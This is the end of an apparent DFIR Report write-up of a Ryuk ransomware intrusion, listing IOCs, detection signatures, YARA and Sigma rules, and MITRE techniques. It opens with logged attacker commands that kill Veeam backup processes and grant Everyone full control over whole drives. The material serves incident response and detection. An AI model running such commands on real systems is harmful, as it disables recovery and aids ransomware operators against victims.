"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeamfilesysvsssvc.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.guest.interaction.proxy.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeamnfssvc.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeamtransportsvc.exe /F"
"C:\Windows\system32\taskmgr.exe"" /4"
"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
"icacls ""C:\*"" /grant Everyone:F /T /C /Q"
"icacls ""D:\*"" /grant Everyone:F /T /C /Q"
```

While encryption was started 2 hours into the attack, by the 3 hour mark the actors had completed ransom of the entire environment.

Ryuk

balance of shadow universe

Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

We also have pcaps, files, memory images, and Kape packages available here.

IOCs

Network

```
34.222.33.48:443
dghns.xyz
45.153.240.240:443
checktodrivers.com
108.62.12.121:443
topservicebooster.com
161.117.191.245:80
chaseltd.top
5.2.70.149:21
```

File

```
Report-Review20-10.exe.exe
8d35e058f5631c80b00dd695511878e3
8103299196efabec8ec0fc1d25f1332241b93220
0d468fc1b02bbc7c3050c67e0a80b580c69abd8eea5f8dad06c7d7ff396f7789
Firefox.exe
114057ad47a297e4092131386932456e
c9882d860e685869fcd8e997622d37d1ab43bcd6
3fc65b7e7967353f340ead51617558a23f14447ab91d974268f53ab0c17052e0
pagefilerpqy.exe
9b45c64d56523e21a268f8deb5cfa680
0a3f3bd9ae705af63779e8ca2be55d0db1253521
a4468c28e4830acf526209c0da25536ff0f682a0239ced1983a08d1ddd476963
pagefileU6Gl.sys
7f1de29e6da19d22b51c68001e7e0e54
40f7c01f4189510031adccd9c604a128adaf9b00
13671077b66a29874a2578b5240319092ef2a1043228e433e9b006b5e53e7513
pagefilerpqy.sys
92cc227532d17e56e07902b254dfad10
8ee51caaa2c2f4ee2e5b4b7ef5a89db7df1068d7
8241649609f88ccd2a0a5b233a07a538ec313ff6adf695aa44a969dbca39f67d
AdFind.exe
b3447ef9400d7f3f87ad24f89874f91a
75e3782ef880aa6eb9df135c3b3f23eece9a2af3
68d0f5659cf3cc1cf53519e1be482ca9a63f2deebdcd2cb7ee12515adc6db0a7
PL64.exe
c64266fd6142af402b1c7539be0ad02f
3f0471775bb22695f0ed112582c058a63dac0f07
a7514209db9d9c7c51927308d4f0b491464e11391af3c6ae31cb87d91fac995d
fx2-12_multi_for_crypt_x86.exe
fa24b3608c7f556424ec17c2265da994
357fbf27a30748812ce5aa3b298451c2eef88e6f
34007d53a8e64bf1dbbeace9e4878fb209878e6a6843251895d4dc9c2699056e
```

Detections

Network

```
2025194 ET INFO Observed Let's Encrypt Certificate for Suspicious TLD (.xyz)
2023882 ET INFO HTTP Request to a *.top domain
ET INFO Observed DNS Query for EmerDNS_TLD (.bazar)
ET NETBIOS DCERPC SVCCTL - Remote Service Control Manager Access
```

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/malware/win_mal_ryuk.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_powershell_suspicious_parameter_variation.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_trust_discovery.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_net_execution.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_net_execution.yml

Detects AdFind usage from a past case:

```
title: AdFind Recon
description: Threat Actor using AdFind for reconnaissance.
author: The DFIR Report
date: 2019/8/2
references:
    - https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/
tags:
    - attack.remote_system_discovery
    - attack.T1018
logsource:
    category: process_creation
    product: windows
detection:
    selection_1:
        CommandLine|contains:
            - adfind -f objectcategory=computer
    selection_2:
        CommandLine|contains:
            - adfind -gcb -sc trustdmp
    condition: selection_1 or selection_2
falsepositives:
    - Legitimate Administrator using tool for Active Directory querying
level: medium
status: experimental
```

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2020-10-31
Identifier: files
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule ryuk_1007_fx2_12_multi_for_crypt_x86 {
meta:
description = "files - file fx2-12_multi_for_crypt_x86.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-31"
hash1 = "34007d53a8e64bf1dbbeace9e4878fb209878e6a6843251895d4dc9c2699056e"
strings:
$s1 = "gOleAut32.dll" fullword wide
$s2 = "__ZN12_GLOBAL__N_110fake_mutexE" fullword ascii
$s3 = "__ZZN12_GLOBAL__N_116get_static_mutexEvE4once" fullword ascii
$s4 = "__gthread_mutex_t" fullword ascii
$s5 = "__gthread_recursive_mutex_t" fullword ascii
$s6 = "__ZNSt12__basic_fileIcEC2EP17__gthread_mutex_t" fullword ascii
$s7 = "__ZNSt12__basic_fileIcEC1EP17__gthread_mutex_t" fullword ascii
$s8 = "__ZGVZN12_GLOBAL__N_116get_locale_mutexEvE12locale_mutex" fullword ascii
$s9 = "__ZZN12_GLOBAL__N_116get_locale_mutexEvE12locale_mutex" fullword ascii
$s10 = "__ZN12_GLOBAL__N_116get_locale_mutexEv" fullword ascii
$s11 = "hmutex" fullword ascii
$s12 = "__ZGVZN12_GLOBAL__N_122get_locale_cache_mutexEvE18locale_cache_mutex"
fullword ascii
$s13 = "__ZZN12_GLOBAL__N_122get_locale_cache_mutexEvE18locale_cache_mutex" fullword
ascii
$s14 = "__gthr_win32_mutex_init_function" fullword ascii
$s15 = "___gthr_win32_recursive_mutex_init_function" fullword ascii
$s16 = "__gthr_win32_recursive_mutex_init_function" fullword ascii
$s17 = "___gthr_win32_mutex_init_function" fullword ascii
$s18 = "___gthr_win32_mutex_lock" fullword ascii
$s19 = "__gthr_win32_recursive_mutex_lock" fullword ascii
$s20 = "___gthr_win32_recursive_mutex_lock" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 4000KB and
( pe.imphash() == "d36627a0f5a150566b96bff0bfb0e763" or 8 of them )
}

rule ryuk3_1007_pagefilerpqy {
meta:
description = "files - file pagefilerpqy.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-31"
hash1 = "a4468c28e4830acf526209c0da25536ff0f682a0239ced1983a08d1ddd476963"
strings:
```

```
$s1 = "youtube.com" fullword ascii
$s2 = "amazon.com" fullword ascii
$s3 = "ebay.com" fullword ascii
$s4 = "mymutex" fullword ascii
$s5 = "User-Agent: Mozilla/5.0 (Windows NT " fullword ascii
$s6 = "Accept-language: " fullword ascii
$s7 = "Agent, " fullword wide
$s8 = "TARAT d.o.o.1" fullword ascii
$s9 = "TARAT d.o.o.0" fullword ascii
$s10 = "; Trident/7.0; rv:11.0) like Gecko" fullword ascii
$s11 = ") AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" fullword ascii
$s12 = ".0) Gecko/20100101 Firefox/" fullword ascii
$s13 = " /RL HIGHEST" fullword wide
$s14 = "/CREATE /SC ONSTART" fullword wide
$s15 = "Referer: https://www." fullword ascii
$s16 = "Bapi-ms-win-appmodel-runtime-l1-1-1" fullword wide
$s17 = " Agent" fullword wide
$s18 = "Badvapi32" fullword wide
$s19 = "Ljubljana1" fullword ascii
$s20 = "Mozilla" fullword ascii /* Goodware String - occured 26 times */
condition:
uint16(0) == 0x5a4d and filesize < 800KB and
( pe.imphash() == "ee60dc6086fb4fce34e1e9ff4767a8b8" or 8 of them )
}

rule ryuk3_1007_Firefox {
meta:
description = "files - file Firefox.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-31"
hash1 = "3fc65b7e7967353f340ead51617558a23f14447ab91d974268f53ab0c17052e0"
strings:
$s1 = "youtube.com" fullword ascii
$s2 = "amazon.com" fullword ascii
$s3 = "ebay.com" fullword ascii
$s4 = "mymutex" fullword ascii
$s5 = "User-Agent: Mozilla/5.0 (Windows NT " fullword ascii
$s6 = "Accept-language: " fullword ascii
$s7 = "Agent, " fullword wide
$s8 = "TARAT d.o.o.1" fullword ascii
$s9 = "TARAT d.o.o.0" fullword ascii
$s10 = "; Trident/7.0; rv:11.0) like Gecko" fullword ascii
$s11 = ") AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" fullword ascii
$s12 = ".0) Gecko/20100101 Firefox/" fullword ascii
$s13 = " /RL HIGHEST" fullword wide
$s14 = "/CREATE /SC ONSTART" fullword wide
$s15 = "Referer: https://www." fullword ascii
$s16 = "Bapi-ms-win-appmodel-runtime-l1-1-1" fullword wide
$s17 = " Agent" fullword wide
$s18 = "Badvapi32" fullword wide
$s19 = "Ljubljana1" fullword ascii
$s20 = "Mozilla" fullword ascii /* Goodware String - occured 26 times */
condition:
uint16(0) == 0x5a4d and filesize < 800KB and
```

```
( pe.imphash() == "ee60dc6086fb4fce34e1e9ff4767a8b8" or 8 of them )
}

rule ryuk3_1007_PL64 {
meta:
description = "files - file PL64.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-31"
hash1 = "a7514209db9d9c7c51927308d4f0b491464e11391af3c6ae31cb87d91fac995d"
strings:
$s1 = "reindex <command> -? will give you the usage for each command" fullword wide
$s2 = "<requestedExecutionLevel level='asInvoker' uiAccess='false'/>" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "Usage: %s %s%s" fullword wide
$s5 = "B:\\WindowsSDK7-Samples-master\\WindowsSDK7-Samples-
master\\winui\\WindowsSearch\\ReindexMatchingUrls\\x64\\Release\\Reindex.pdb" ascii
$s6 = "Failed to reindex - %s" fullword wide
$s7 = "Supported commands:" fullword wide
$s8 = "SUBCOMMAND" fullword wide
$s9 = "<WHERE_CLAUSE> (EX. reindex where System.ItemNameDisplay = 'test.txt')"
fullword wide
$s10 = "No command specified." fullword wide
$s11 = "Command not recognized: %s" fullword wide
$s12 = "Reindexing - %s" fullword wide
$s13 = "Reindexed - %s" fullword wide
$s14 = "[email protected]@" fullword ascii
$s15 = "[email protected]@" fullword ascii
$s16 = "[email protected]@" fullword ascii
$s17 = "[email protected]@" fullword ascii
$s18 = "[email protected]@" fullword ascii
$s19 = "Unrecognized option: %s%s%s" fullword wide
$s20 = "OnItemsChanged(%s) failed with 0x%x" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "102983d1d06c7d80b040d45e9425a96f" or 8 of them )
}

/* Super Rules ------------------------------------------------------------- */

rule ryuk3_1007_pagefilerpqy_Firefox_0 {
meta:
description = "files - from files pagefilerpqy.exe, Firefox.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-31"
hash1 = "a4468c28e4830acf526209c0da25536ff0f682a0239ced1983a08d1ddd476963"
hash2 = "3fc65b7e7967353f340ead51617558a23f14447ab91d974268f53ab0c17052e0"
strings:
$s1 = "youtube.com" fullword ascii
$s2 = "amazon.com" fullword ascii
$s3 = "ebay.com" fullword ascii
$s4 = "mymutex" fullword ascii
$s5 = "User-Agent: Mozilla/5.0 (Windows NT " fullword ascii
$s6 = "Accept-language: " fullword ascii
```

```
$s7 = "Agent, " fullword wide
$s8 = "TARAT d.o.o.1" fullword ascii
$s9 = "TARAT d.o.o.0" fullword ascii
$s10 = "; Trident/7.0; rv:11.0) like Gecko" fullword ascii
$s11 = ") AppleWebKit/537.36 (KHTML, like Gecko) Chrome/" fullword ascii
$s12 = ".0) Gecko/20100101 Firefox/" fullword ascii
$s13 = " /RL HIGHEST" fullword wide
$s14 = "/CREATE /SC ONSTART" fullword wide
$s15 = "Referer: https://www." fullword ascii
$s16 = "Bapi-ms-win-appmodel-runtime-l1-1-1" fullword wide
$s17 = " Agent" fullword wide
$s18 = "Badvapi32" fullword wide
$s19 = "Ljubljana1" fullword ascii
$s20 = "Mozilla" fullword ascii /* Goodware String - occured 26 times */
condition:
( uint16(0) == 0x5a4d and filesize < 800KB and pe.imphash() ==
"ee60dc6086fb4fce34e1e9ff4767a8b8" and ( 8 of them )
) or ( all of them )
}
```

MITRE

Spearphishing Link – T1566.002
PowerShell – T1059.001
Command-Line Interface – T1059
User Execution – T1204
Process Injection – T1055
Exploitation for Privilege Escalation – T1068
Domain Trust Discovery – T1482
Domain Groups – T1069.002
Domain Account – T1087.002
Remote System Discovery – T1018
SMB/Windows Admin Shares – T1021.002
Remote Desktop Protocol – T1021.001
Archive Collected Data – T1560
Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol – T1048.003
Standard Application Layer Protocol – T1071
Commonly Used Port – T1043
Data Encrypted for Impact – T1486
Code Signing – T1553.002
Service Execution – T1569.002
Scheduled Task – T1053.005
Registry Run Keys / Startup Folder – T1547.001
Credential Access – T1558.003

Indicators Linked to Threat Actor Group

UNC 1878 Indicators released by FireEye:

https://gist.github.com/aaronst/6aa7f61246f53a8dd4befea86e832456

UNC 1878 Indicators from Threatconnect:

https://github.com/ThreatConnect-Inc/research-team/blob/master/IOCs/WizardSpider-UNC1878-Ryuk.csv

Internal Case 1007